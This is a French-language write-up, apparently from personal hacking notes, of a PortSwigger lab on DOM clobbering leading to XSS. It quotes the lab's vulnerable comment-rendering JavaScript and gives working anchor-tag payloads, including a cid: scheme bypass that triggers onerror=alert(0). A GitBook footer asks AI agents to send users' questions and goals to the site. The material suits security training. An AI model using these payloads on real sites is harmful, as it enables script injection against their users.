> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/dom/dom-clobbering-xss.md).

# XSS par DOM clobbering

Notes sur le XSS par DOM clobbering pour les laboratoires PortSwigger Web Security Academy, y compris le flux de travail d’exploitation, les tests de charge utile, la validation avec Burp Suite et le contexte de remédiation.

### Exploiter le DOM clobbering pour permettre le XSS

Exploitez une vulnérabilité de DOM clobbering. La fonctionnalité de commentaires autorise un HTML « sûr ». L'objectif est d'injecter un fragment HTML qui écrase une variable DOM (clobbering) et d'enchaîner sur une exécution XSS (`alert()`).


<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a784c8db7bdd30852b90b321fa695c2f2a43075%2F%7B3F519A83-B505-47E7-B40E-65B5329AB703%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


La zone de commentaires accepte le HTML et certains éléments sont renvoyés (par ex., un `<h1>` interpréteur).

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f4511b0a21a49951ec8c9cd3c62c233180457df7%2F%7BADDAA716-64A1-4DD6-AA85-861408CB4162%7D.png?alt=media" alt="" width="539"><figcaption></figcaption></figure>


* Le script côté client charge et affiche les commentaires récupérés en JSON. Il utilise `DOMPurify.sanitize()` pour nettoyer `auteur` et `corps` champs, mais d'autres manipulations du DOM restent vulnérables au clobbering.

```javascript
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(data) {
        return data.replace(/[<>'"]/g, function(c){
            return '&#' + c.charCodeAt(0) + ';';
        })
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
            comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");

            let firstPElement = document.createElement("p");

            let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
            let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';

            let divImgContainer = document.createElement("div");
            divImgContainer.innerHTML = avatarImgHTML

            if (comment.author) {
                if (comment.website) {
                    let websiteElement = document.createElement("a");
                    websiteElement.setAttribute("id", "author");
                    websiteElement.setAttribute("href", comment.website);
                    firstPElement.appendChild(websiteElement)
                }

                let newInnerHtml = firstPElement.innerHTML + DOMPurify.sanitize(comment.author)
                firstPElement.innerHTML = newInnerHtml
            }

            if (comment.date) {
                let dateObj = new Date(comment.date)
                let month = '' + (dateObj.getMonth() + 1);
                let day = '' + dateObj.getDate();
                let year = dateObj.getFullYear();

                if (month.length < 2)
                    month = '0' + month;
                if (day.length < 2)
                    day = '0' + day;

                dateStr = [day, month, year].join('-');

                let newInnerHtml = firstPElement.innerHTML + " | " + dateStr
                firstPElement.innerHTML = newInnerHtml
            }

            firstPElement.appendChild(divImgContainer);

            commentSection.appendChild(firstPElement);

            if (comment.body) {
                let commentBodyPElement = document.createElement("p");
                commentBodyPElement.innerHTML = DOMPurify.sanitize(comment.body);

                commentSection.appendChild(commentBodyPElement);
            }
            commentSection.appendChild(document.createElement("p"));

            userComments.appendChild(commentSection);
        }
    }
};
```

* Le code crée un `defaultAvatar` objet en lisant `window.defaultAvatar` s'il est présent ; `defaultAvatar` peut donc être écrasé via un élément DOM portant un `defaultAvatar` (identifiant de clobbering).
* Comme la `src` attribut du `<img>` est construit à partir de `defaultAvatar.avatar` lorsque `comment.avatar` est absent, il est possible de forcer un `defaultAvatar` contrôlé par l'attaquant afin d'influencer la valeur insérée.
* L'insertion est effectuée par `divImgContainer.innerHTML = avatarImgHTML`, ce qui déclenche l'interprétation de la chaîne HTML construite.

{% code overflow="wrap" %}

```javascript
let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
```

{% endcode %}


Tentative de forcer `defaultAvatar` via une `<a id=defaultAvatar>` élément contenant un attribut susceptible de provoquer une erreur côté client (par ex. `onerror=alert(0)`).

```html
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="0&quot;onerror=alert(0)>//">
```

Ceci est encodé en URL par le système

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4f7b0ab505e27099f8f0d15431940ba3f47ae4b5%2F%7BEBF4A302-DD1B-4692-A7AB-74D08565C923%7D.png?alt=media" alt="" width="480"><figcaption></figcaption></figure>

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9d22d419e58ecfd01996589a4a6c02bfd36cf7cb%2F%7BA41A9006-852D-44C9-B580-9445618CA502%7D.png?alt=media" alt=""><figcaption></figcaption></figure>



Contournement testé à l'aide d'un `cid:` schéma afin que la valeur ne soit pas encodée :

```javascript
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="cid:&quot;onerror=alert(0)>//">
```

ce dernier est interprété

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-52e51c310f7db7c697cb2282f363bd7da58397a0%2F%7B2B4FCA7B-0FE9-4492-AFF0-C926D120517B%7D.png?alt=media" alt="" width="443"><figcaption></figcaption></figure>

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-13291c7769079a9cdb0f95686b691e99d0f03e46%2F%7B36495909-F4B1-4BEA-992E-A5B8306C556F%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/fr/web/dom/dom-clobbering-xss.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.